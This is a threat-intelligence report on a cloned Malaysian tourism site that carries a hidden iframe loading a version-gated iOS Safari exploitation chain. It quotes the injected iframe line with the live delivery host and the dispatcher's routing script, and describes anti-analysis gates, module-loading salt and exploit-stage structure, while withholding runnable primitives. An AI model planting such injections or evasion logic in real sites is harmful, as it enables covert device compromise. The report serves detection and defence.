

CTI Report — parkpeark.xyz Malvertising Lure and Multi- Stage iOS Exploitation Chain

CONTENTS

01. Disclaimer and Handling

02. Confidence Levels

02a. Figure List

03. Executive Summary

04. Bottom Line Up Front (BLUF)

05. The Five Ws and How

06. Detailed Timeline

Note on the initial network artefacts

07. Detailed Sequence of Events

Stage 0 — The lure

Stage 1 — Server-side filter

Stage 2 — Client-side version dispatcher

Stage 3 — Branch A exploitation framework

Stage 4 — Loaded JavaScript stage

08. Charts, Diagrams, and Evidence

8.0 Delivery and exploitation chain (diagram)

8.0.1 Capability model

8.0.2 Open directory and clone timing

8.1 Delivery chain

8.2 Paired detonation — the gating evidence

8.3 Dispatcher gate — verbatim

8.4 Anti-analysis logic — structural excerpt

8.5 Version parsing and offset-table selection — verbatim

8.6 Runtime classification by memory probe — verbatim

8.7 Hash-addressed module fetch — verbatim

8.8 Stage-4 JSC type-confusion groom — structure only

8.9 Stage-4 arbitrary read/write and PAC handling — structure only

8.10 Anti-forensic Worker staging — verbatim

8.11 Failure-code beacon — verbatim

08a. Annex D — Defender-Facing Code Walkthrough

09. Indicators of Compromise

9.1 Class A — high-confidence, directly observed

9.1a Class A — MyCERT-published component set

9.2 Class B — module identifiers (framework-internal, not filenames)

9.3 Class C — behavioural indicators

9.4 Cross-check against CTI-YJWH8-2026-08-04 §9.1

10. Apple Patch Correlation

10.1 The dispatcher boundary — iOS 18.4

10.2 Pointer authentication — why §8.9 matters

10.3 The offset-database ceiling — Safari 17.3

10.4 The tested boundary — iOS 17.4

10.5 The other CVEs cited in CTI-YJWH8-2026-08-04

10.6 Correlation summary

11. MITRE ATT&CK Mapping

11.1 Extension from the MyCERT component set

12. Attribution Assessment

13. Summary and Recommendations

Recommended actions

14. References

Annex D — Loader and Exploit Internals, Explained for Defenders

D.0 Purpose and withholding statement

D.1 The self-contained SHA-256 — why there is no
crypto library

D.2 Hash-addressed module fetch — why crawling
the C2 fails

D.3 The version-to-offset database — what it
reveals about the operation

D.4 Runtime classification — why UA-spoofing
defences do not work here

D.5 The six gates — an analysis-environment
checklist, read as a defensive spec

D.6 Backend selection — the modularity, made
concrete

D.7 Retry loop and the primitive — probabilistic
exploitation

D.8 Constant obfuscation — a table for analysts

D.9 What to detect, and what not to

D.10 Response guidance

D.11 MyCERT component hashes — blocklist form

Report ID: CTI-PARKPEARK-2026-08-30 **Version:** 1.0 **Date:** 2026-08-30 **Classification:**
TLP:CLEAR **Companion to:** CTI-YJWH8-2026-08-04 v1.0 (*DarkSword / Coruna — iOS*
Exploitation via yjwh8.shop*)* **Author:** Douglas Mun

01 Disclaimer and Handling

This report is released **TLP:CLEAR**. It carries no distribution restriction and may be shared publicly and republished without further permission, subject to standard copyright.

The component hashes and labels in §9.1a and §D.11 originate from MyCERT's public advisory (ID `c318bf87-726c-4252-99c8-b670af964f71`) and are reproduced here on that basis; credit for that component set belongs to MyCERT.

Methodology constraint — passive OSINT only. No traffic was sent to the exploit-delivery host `gk9p1becso5e.2ws3ed4rf5tgy.com` from the analyst's machine or network at any point. All payload retrieval was performed against **urlscan.io's stored copies** of response bodies captured by urlscan's own detonation infrastructure. The lure site `parkpeakr.xyz` was analysed from a static SiteSucker mirror taken prior to this investigation.

Weaponisation withheld. Consistent with CTI-YJWH8-2026-08-04, this report contains no runnable exploit primitives, gadget chains, heap-groom offsets, or reconstructed shellcode. Structural facts about the exploit framework are described; the offset databases and primitive implementations are referenced by hash only.

Live infrastructure. At time of writing the infrastructure described here is operational and serving. Do not visit the indicators in this report from a production device, and treat any iOS device that has visited `parkpeakr.xyz` as potentially compromised.

02 Confidence Levels

LEVEL	MEANING	APPLIED TO
High	Directly observed, reproducible, multiple corroborating sources	The iframe injection; the version-gating behaviour; the exploit framework's structure
Moderate	Strong supporting evidence, one or two inferential steps	Malvertising as the injection vector; commercial-grade tooling assessment
Low	Plausible, consistent with evidence, not established	A <i>shared operator</i> with the <code>yjwh8.shop</code> activity, as opposed to a shared toolkit (§12)

Assessments in this report are labelled inline where they are not **High**.

02a Figure List

All figures are in `figures/`, relative to this report. Diagrams are provided as both SVG (vector, for reuse in briefings) and PNG (raster, 1770 px wide).

FIG	FILE	CONTENT
1	<code>fig01_lure_homepage.png</code>	The lure site as a victim sees it — <code>parkpeak.xyz</code> homepage
2	<code>fig02_opendir_assets.png</code>	Open directory listing <code>/assets/</code> , leaking the origin server banner
3	<code>fig03_opendir_img.png</code>	Open directory <code>/assets/img/</code> — uniform clone timestamps across 15 municipal logos
4	<code>fig04_impersonated_app_mptaipimg.png</code>	Genuine municipal app screenshot lifted wholesale into the lure
5	<code>fig05_exploit_chain.svg / .png</code>	Full delivery and exploitation chain, lure through final payload
6	<code>fig06_clone_timeline.svg / .png</code>	Staging timeline — clone predates domain registration
7	<code>fig07_capabilities.svg / .png</code>	Capability model — evasion, targeting, exploitation, delivery, and intelligence gaps

Rendering note. Figures 1–4 were produced from a **neutralised local copy** of the mirror, served over `127.0.0.1`. The exploit iframe, the Cloudflare beacon, and the third-party chat widget were stripped and the copy verified clean before any browser rendered it. No traffic reached attacker infrastructure at any point.

03 Executive Summary

`parkpeak.xyz` is a typosquat of the Perak state tourism brand “Park@Perak”, flagged by MyCERT as a phishing site. Analysis of a full site mirror shows the phishing framing is **incidental**: the site is a near-complete clone of legitimate Malaysian government tourism content, with genuine `.gov.my` and app-store links intact. Its actual malicious function is a **single injected line** — a 1×1-pixel hidden `<iframe>` placed *before* the `<!DOCTYPE>` declaration in `index.html`, and present in no other page of the 223-file mirror.

That `iframe` loads a **version-gating exploit dispatcher** on separate infrastructure. Paired urlscan.io detonations differing only in the Safari User-Agent iOS version confirmed differential serving by direct observation: an iOS 17.2 UA received a full payload chain (14 HTTP transactions, a 26 KB exploit frame, a 19 KB obfuscated JavaScript stage, and six runtime-constructed `blob:` URLs); an iOS 17.4 UA requesting the identical URL received **no document at all** — only a Cloudflare analytics beacon.

Retrieval and analysis of the served payloads reveals a **mature, modular iOS exploitation framework**: hash-addressed remote module loading with a per-deployment salt, JavaScriptCore runtime classification by memory-layout probing rather than User-Agent, a version-offset database spanning Safari 10.0 through 17.3, five interchangeable exploitation backends, and six independent anti-analysis gates including a MathML rendering assertion that defeats headless and DOM-only analysis.

Both scans were scored **benign** by urlscan.io and Google Safe Browsing — reproducing the 0/91 VirusTotal detection gap documented in CTI-YJWH8-2026-08-04 §3.

The browser exploit is **the first stage of a full device-compromise chain**. MyCERT’s published component set (§9.1a) names twelve components including a sandbox escape, a privilege-escalation stage, an implant, and a second-tier loader and payload. Those modules were not retrieved or examined in this investigation — the characterisation rests on the national CERT’s labelling — but it establishes that the objective is persistent device implantation, not browser-scoped compromise.

There is **no shared infrastructure and no hash overlap** with the `yjwh8.shop` activity, but that comparison sets different classes of artifact against each other and is not informative. Shared AV family naming across both campaigns — `JS/Coruna.A` on the legacy chain and `IOS/Exploit.DarkSword.A` on the modern modules — supports a **Moderate-confidence assessment that both campaigns deploy the same exploitation toolkit**, which does not imply a shared operator (§12).

04 Bottom Line Up Front (BLUF)

`parkpeak.xyz` is a watering-hole, not a credential-phishing site. No credential-harvesting form was found in the 223-file mirror. The site's purpose is to hold an iOS visitor on the page long enough for the hidden iframe to detonate. (High)

Exploitation is gated at two independent layers. A server-side layer that silently declines to serve any document to certain User-Agents, and a client-side JavaScript layer that routes iOS ≥ 18.4 to a separate branch (`78b6ed1f6e4d.html`, not retrieved; correlated by version range with the `IOS/Exploit.DarkSword.A` modules in §9.1a) and everything else to the analysed JavaScriptCore chain. (High)

The framework is commercial-grade. The offset database spanning seven years of Safari releases and five interchangeable exploit backends imply sustained engineering investment and a device farm for offset derivation — beyond opportunistic scam-kit capability. (Moderate)

Detection is effectively absent. Two independent reputation services scored the live exploit-serving domain clean. A benign verdict on this infrastructure carries no evidentiary weight. (High)

Payload infrastructure predates the lure. `2ws3ed4rf5tgy.com` was registered 2026-08-01; `parkpeak.xyz` on 2026-08-25. The exploitation capability was staged first and lures were attached to it afterwards — indicating the operator runs, or sells access to, an exploitation service rather than a single campaign. (High)

A visitor who leaves the tab open is re-exploited every 60 seconds. The dispatcher issues `location.reload()` on a one-minute timer. (High)

No CVE is confirmed for this campaign. The exploitation modules were not retrieved. Two correlations against Apple's published advisories are worth pursuing — CVE-2024-23222 (WebKit type confusion, exploited in the wild, patched in iOS 17.3, the exact version at which the framework's offset database stops) and CVE-2025-31201 (PAC bypass “with arbitrary read and write capability”, matching the retrieved payload's demonstrated position). Both are hypotheses for further collection, not findings. See §10. (Moderate / Low-Moderate)

The lure was cloned before the domain was registered. Apache autoindex timestamps date the cloning operation precisely: 594 listed files all written 2026-08-24 07:04, uniform to the minute even across bundled third-party libraries — one automated recursive fetch. `parkpeak.xyz` was not registered until 2026-08-25. Content first, domain second, payload infrastructure 24 days earlier. (High)

The chain ends in a persistent implant, not a browser exploit. MyCERT's published component set (§9.1a) labels twelve components spanning redirect page, version dispatcher, exploit loader, legacy chain, two DarkSword exploit modules, exploit worker, sandbox escape, privilege escalation, implant, and a second-tier loader and payload. The browser exploit analysed in this report is the *first* stage of a full device-compromise chain. Severity should be assessed on that

basis. (Moderate — CERT-published labels; the modules themselves were not retrieved or examined here.)

Shared toolkit with DarkSword / yjwh8.shop is assessed, but not shared operator. There is zero infrastructure and zero hash overlap against the Class A indicators of CTI-YJWH8-2026-08-04 — but that comparison is **inconclusive rather than negative**, since it sets stage-1 loaders against CoreAudio, ANGLE and kernel-privesc modules. Analyst-supplied AV family attribution (§9.1a) supplies the comparison at the right level: IOS/Exploit.Darksword.A on the 18.5-and-below and 18.6.x modules, and JS/Coruna.A on the sub-18 legacy chain — the same families, in the same version bands, with the same dual-branch gated architecture. This raises the judgement from *not established* to **both campaigns deploy the same exploitation toolkit**. A shared commercial toolkit does not imply a shared operator, and the family attribution has not been independently verified here. (Moderate)

05 The Five Ws and How

Who. An unattributed operator with access to a modular, multi-version iOS browser exploitation framework. No public naming, no claimed responsibility, no overlap with tracked clusters identified. Targeting selection (Malaysian state tourism brand, Bahasa Malaysia support-widget greeting) indicates **Malaysian victim targeting**, but the exploitation infrastructure itself is locale-independent.

What. A cloned Malaysian tourism website carrying an injected hidden iframe that delivers a version-gated, multi-stage WebKit/JavaScriptCore exploitation chain to iOS Safari visitors.

When. - 2026-08-01 — payload infrastructure `2ws3ed4rf5tgy.com` registered - 2026-08-25 — lure domain `parkpeak.xyz` registered - (undated) — MyCERT advisory published - 2026-08-29 — paired detonation and payload retrieval performed for this report - 2026-08-30 — infrastructure confirmed still live

Where. Lure and payload both proxied through Cloudflare (AS13335), origin concealed. Detonation performed from a Singapore urlscan node.

Why. The absence of any credential form, combined with browser-exploitation capability targeting a personal-device platform, indicates **device compromise** rather than financial fraud. MyCERT's component set (§9.1a) confirms the chain terminates in a **persistent implant** by way of sandbox escape and privilege escalation, so the immediate goal is established: full device compromise with persistence. What the implant *does* thereafter — the ultimate collection objective — remains unestablished, as no post-exploitation module was retrieved or examined here. (Moderate)

How. Hidden iframe → server-side UA filter → client-side iOS-version dispatcher → hash-addressed module loader → runtime fingerprinting and anti-analysis gates → JavaScriptCore memory-corruption primitive → WebAssembly-backed arbitrary read/write → final payload module → (per §9.1a) sandbox escape → privilege escalation → implant → second-tier loader and payload.

06 Detailed Timeline

TIMESTAMP (UTC)	EVENT	SOURCE
2026-08-01 03:35:14	2ws3ed4rf5tgy.com registered, registrar TUCOWS	WHOIS
2026-08-01	TLS certificate issued by WE1 (Google Trust Services), 3-month validity	CT log
2026-08-24 07:04	Lure content cloned — all 594 autoindex-listed files written within the same minute	Apache autoindex mtimes (fig 3)
2026-08-24 13:19	Directory tree finalised on the origin, +6 h 15 m after the file fetch	Apache autoindex mtimes
2026-08-25	parkpeak.xyz registered — one day after the clone was made	WHOIS
—	MyCERT advisory published naming parkpeak.xyz	MyCERT portal
2026-08-29 (pre)	Site mirrored with SiteSucker — 223 files, 8.1 MB	Local mirror
2026-08-29 18:09	urlscan detonation, iOS 17.2 UA → full chain served	urlscan 01a04eb6-...
2026-08-29 18:11	urlscan detonation, iOS 17.4 UA → no document served	urlscan 01a04eb7-...
2026-08-29	Dispatcher, Branch A frame, and stage JS retrieved from urlscan stored responses	urlscan
2026-08-30	Report compiled; infrastructure still live	This report

Note on the initial network artefacts

This investigation began from a TLS failure — `curl https://parkpeak.xyz:8080/` returning `error:0A00010B:SSL routines::wrong version number`. Packet captures (`peak8888.pcap`, `peak.pcapng`) resolved this as a **benign misconfiguration artefact, not an attack indicator**: port 8080 on Cloudflare is a *cleartext HTTP* proxied port, so the client's ClientHello was answered with an HTTP 400 Bad Request (Server: cloudflare, CF-RAY: -), which the TLS record parser rejected with a fatal `record_overflow` alert (15 03 01 00 02 02 16). The CF-RAY: - confirms the request died at the edge parser before routing. Ports 80 and 443 returned 521 — origin refused connection. **No security significance**; recorded here only so the artefacts are not mistaken for evidence in later review.

07 Detailed Sequence of Events

Stage 0 — The lure



FIGURE 1 — PARKPEARK.XYZ LURE HOMEPAGE

Figure 1. The lure as rendered to a visitor. The page carries the Malaysian federal coat of arms, “Park@Perak” branding, and the tagline *Aplikasi Tempat Letak Kereta Pintar* (smart parking application), with a phone mockup showing a login form labelled *No KP / Passport* and *Kata Laluan*. **That form is a static image inside the mockup, not an input.** Across all 223 mirrored files there is no credential-collecting form, no POST handler, and no exfiltration endpoint for typed data. The site is styled to look like a phishing page but functions as a **watering hole**: its purpose is to hold an iOS Safari user on the page long enough for the hidden iframe to complete a browser exploitation chain.



FIGURE 4 – IMPERSONATED MUNICIPAL APPLICATION

Figure 4. The credibility material is lifted, not fabricated. This asset is a genuine screenshot of the Majlis Perbandaran Taiping payment application (sbayar.mptaiping.gov.my), including a 2021 compound-discount promotion, reused verbatim inside the lure.

parkpeakr.xyz serves a functional clone of Park@Perak tourism content: 223 files, 8.1 MB, including [manual.html](#), [tnc.html](#), [security.html](#), [privacy.html](#), 20 genuine [.gov.my](#) links, and working App Store / Google Play links. Apache directory listings are enabled ([index?C=N;0=A.html](#)

artefacts present in the mirror), indicating a hastily deployed mirror rather than a purpose-built kit.

A support-chat widget loads from `suk.hypepressobot.com/widget/js/main.js`, with a Bahasa Malaysia greeting attributed to a fictitious agent (“Khadijah_Park@Perak”). This provides **dwelling time engineering** — a reason for the visitor to remain on the page — and social-engineering surface.

The malicious injection is one line, at line 1 of `index.html`, before the `<!DOCTYPE>`:

```
<iframe src="https://gk9p1becso5e.2ws3ed4rf5tgy.com/q5c5t4jv93nb.html"
        style="position: fixed;top:0;width: 0;height:0;left:-1000px;border:0"></iframe>
```

It appears in `index.html` **only** — not in any of the other 222 files. Placement before `<!DOCTYPE>` triggers quirks-mode rendering, a side effect the operator evidently accepted for the earliest possible execution.

Stage 1 — Server-side filter

The paired detonation established that the dispatcher document itself is **conditionally served**. The iOS 17.4 request received seven HTTP transactions, none of which was the dispatcher document — only the Cloudflare analytics beacon. The iOS 17.2 request to the identical URL received the document with HTTP 200.

This filtering occurs **upstream of any JavaScript** and is independent of the client-side gate in Stage 2 — two distinct gating layers.

Stage 2 — Client-side version dispatcher

`q5c5t4jv93nb.html` (2 KB, SHA-256 `8ce2d652...f2f`) contains the routing logic:

```
var m = /iPhone OS (\d+)_\d+/g.exec(navigator.userAgent);
var mj = m ? parseInt(m[1]) : 0, mn = m ? parseInt(m[2]) : 0;
if (m && (mj > 18 || (mj == 18 && mn >= 4))) {
    target = "78b6ed1f6e4d.html"; // iOS >= 18.4 - BRANCH B, NOT RETRIEVED
} else {
    target = "fbd1a77e79b0.html"; // everything else - BRANCH A, analysed below
}
```

Supporting tradecraft in the same file:

- **Rate limiting** — a `sessionStorage` key `_rt` suppresses re-detonation within 15 seconds, reducing noise and repeat-crash signal.
- **Persistence** — `location.reload()` on a 60-second timer; a victim leaving the tab open is re-

exploited every minute.

- **Concealment** — the injected child iframe is `position:absolute; left:-9999px; width:1px; height:1px; opacity:0.01`.
- **Cache defeat** — `Math.random()` query string on the iframe `src`; aggressive `Cache-Control / Pragma / Expires` headers leave nothing on disk for forensics.
- **Telemetry** — Cloudflare Web Analytics beacon, token `10d5a22d93914f0fa863688684f6d862`.

Because non-iPhone User-Agents produce `mj = 0`, they fall to the `else` branch — which is why the urlscan iOS 17.2 profile received Branch A.

Branch B (`78b6ed1f6e4d.html`, iOS ≥ 18.4) was not retrieved. See §9.1a: two analyst-supplied `IOS/Exploit.DarkSword.A` modules cover the 18.5-and-below and 18.6.x ranges, i.e. exactly the band above this dispatcher's 18.4 boundary, and are assessed as *plausibly* this branch — a correlation by version range, not a hash-confirmed identification. Its existence is established; its contents are unknown. That a distinct branch is maintained for current iOS releases is itself significant — it implies the operator believes they have, or expects to have, coverage of contemporary versions.

Stage 3 — Branch A exploitation framework

`fbd1a77e79b0.html` (26 KB, SHA-256 `e81abb11...e083`). Full analysis in `results/BRANCH_A_FRAME.md`; structural summary:

Hash-addressed module loading. The frame carries a self-contained SHA-256 implementation and derives subsequent module filenames as `SHA256(salt + moduleId).substring(0,40) + ".js"`, with the per-deployment salt `5e84e77f3898c5be` installed at load time and the base URL derived from `location`. Each fetch carries a random junk query parameter. On-disk filenames of later stages are therefore unpredictable without the salt — a deliberate anti-crawling and anti-mirroring measure.

Runtime classification by memory probing. Three JavaScriptCore runtime classes are distinguished not by User-Agent but by comparing the structure addresses of `WebAssembly.Table` and `WebAssembly.Instance`, walking backwards page by page to the **Mach-O header of the JavaScriptCore binary** (`MH_MAGIC_64`, `0xFEEDFACF`), and reading its `cputype` field: `xNmnk1` is `x86_64`, `0Td9nq` is `arm64`, and `o84Kg6` is the provisional UA-derived value. Classification is therefore by CPU architecture. The User-Agent is treated as a hint only; if the UA-derived default survives to the probe stage the code aborts. See §8.6.

Version-offset database. Per-runtime offset tables keyed by JSC version (`170300` down to `100000`, i.e. Safari 17.3 back to 10.0), merged cumulatively. Version is parsed from `Version/x.y.z`, then `MobileStore/1.0 + iOS/x.y.z`, then `iPhone OS x_y_z`.

Anti-analysis gates — six, each causing a silent abort:

GATE	MECHANISM	DEFEATS
WebDriver	<code>navigator.webdriver === true</code>	Selenium, Playwright, Puppeteer
Desktop Safari	<code>MacIntel</code> platform with no <code>TouchEvent</code>	macOS Safari, Responsive Design Mode
Private browsing	IndexedDB Blob-store probe; <code>openDatabase / localStorage</code> fallback	Private-mode analysis sandboxes
Headless / emulator	Requires WebRTC and WebGL and correct MathML colour computation	Headless Chrome, JSDOM, most scanners
Version floor	JSC version <code>< 130000</code> → return <code>1001</code>	Devices outside the offset DB
Timeout	5-second cap on the private-browsing promise	Hanging analysis harnesses

The MathML gate is a **rendering-engine** assertion rather than a JavaScript one, and is the reason a DOM-only or text-mode fetch of this file never advances.

Exploitation backends. Five interchangeable primitive modules (`addrof/fakeobj`) and five exploitation modules are selected from the merged offset table. The primitive entry point `TtP0nh()` is retried **up to 20 times**, consistent with probabilistic heap grooming. A minimal WebAssembly module (`i32.add / i32.sub`) is instantiated solely to locate the JIT region — a W^X probe, not a computation.

Failure telemetry. `GET <c2>?e=<code>` with `0` success, `1000 / 1001` (unsupported version) / `1003` (private browsing or emulator detected). **In the retrieved sample the C2 base string is empty**, rendering the beacon inert, while the module-loading base URL is populated. Either a staged build, or the operator supplies a live beacon target only to sessions that clear all gates.

The Cloudflare beacon token on this frame is **identical** to the dispatcher’s (`10d5a22d93914f0fa863688684f6d862`), placing both files under the same Cloudflare Web Analytics property.

Correction — the lure uses a different property. `parkpeak.xyz` carries token `6abf3a1e8c7243fabf3568a81df1d146` (142 occurrences across the mirror), not the payload host’s token. Lure and payload are therefore on **separate Cloudflare Analytics properties**, which may mean separate accounts. An earlier reading of this evidence as “one shared token, therefore one operator account” was too strong: the shared token establishes that the *dispatcher* and the *exploit frame* are co-managed, and says nothing about the lure. The lure-to-payload link rests on the hardcoded iframe injection, which is direct and sufficient — but the two are plausibly operated as separate roles or by separate parties (site-cloning and exploitation-as-a-service), which is consistent with the 24-day gap between payload provisioning and lure staging.

Stage 4 — Loaded JavaScript stage

1a05d14a2d5e5c30a2b91654ff3aaa5de48b132f.js (19 KB, SHA-256 995447de...f5e6), fetched over XHR. Confirms the framework description above at the primitive level:

- Version-conditional offset assignment keyed on a JSC version variable (`l >= 170000, >= 170100, >= 170200` branches selecting differing structure offsets)
- Web Worker staging from a blob: URL with `immediate URL.revokeObjectURL()` — an anti-forensic measure that removes the blob from the URL registry before it can be enumerated
- A WebAssembly-backed arbitrary read/write backend: an embedded byte array, two `WebAssembly.Instance` objects, exports wrapped as 64-bit read and write helpers
- Pointer-authentication handling — masking that strips PAC bits from pointers
- JSValue tag scanning against NaN-boxing sentinels

Six blob: URLs were constructed at runtime during the iOS 17.2 detonation. urlscan recorded them as requested-but-no-response, so **the blob bodies were not retained** and are unavailable for analysis. This is the practical effect of the `immediate revokeObjectURL` on the analysis pipeline.

Provenance limitation. The stage JS body was captured through an authenticated browser session against urlscan's stored response; direct API retrieval returns 403. The local copy at `artifacts/stage1_1a05d14a.js` is a **40-byte stub only** — the full body was not successfully written to disk. The authoritative hash remains urlscan's own body hash, `995447de...f5e6`. This limitation is recorded in `artifacts/extract_note.txt`.

08 Charts, Diagrams, and Evidence

8.0 Delivery and exploitation chain (diagram)





FIGURE 5 — FULL EXPLOIT CHAIN

Figure 5. The complete observed chain: victim → lure → server-side UA filter → client-side dispatcher → Branch A / Branch B → six anti-analysis gates → stage 4 → final payload, with the C2 beacon and Cloudflare analytics panels shown alongside. Vector source: figures/fig05_exploit_chain.svg.

8.0.1 Capability model

Exploit Framework — Capabilities Observed

Derived from retrieved Branch A frame + stage-4 JS. Weaponisation detail withheld per TLP:GREEN handling.



Index of /assets

Name	Last modified	Size	Description
 Parent Directory		-	
 css/	2026-08-24 13:19	-	
 img/	2026-08-24 13:19	-	
 js/	2026-08-24 13:19	-	
 vendor/	2026-08-24 13:19	-	

Apache/2.4.52 (Ubuntu) Server at parkpeak.xyz Port 443

FIGURE 2 — OPEN DIRECTORY /ASSETS/

Figure 2. `/assets/` is served with Apache autoindex enabled — an operator configuration error. The footer banner discloses the origin stack: `Apache/2.4.52 (Ubuntu) Server at parkpeak.xyz Port 443`. Apache 2.4.52 is the Ubuntu 22.04 LTS package version, fingerprinting the origin host beneath Cloudflare.

Index of /assets/img

Name	Last modified	Size	Description
 Parent Directory		-	
 app-store-badqe.png	2026-08-24 07:04	12K	
 demo-screen-2.png	2026-08-24 07:04	1.0M	
 google-play-badge.svg	2026-08-24 07:04	6.9K	
 huawei-badge-black.png	2026-08-24 07:04	57K	
 img_1.png	2026-08-24 07:04	16K	
 img_2.png	2026-08-24 07:04	20K	
 img_3.png	2026-08-24 07:04	21K	
 manual/	2026-08-24 13:19	-	
 parkperak.png	2026-08-24 07:04	6.6K	
 pbt-mbipoh.png	2026-08-24 07:04	8.2K	
 pbt-mdbatugajah.png	2026-08-24 07:04	8.8K	
 pbt-mdgerik.png	2026-08-24 07:04	5.8K	
 pbt-mdkampar.png	2026-08-24 07:04	8.8K	
 pbt-mdkerian.png	2026-08-24 07:04	7.8K	
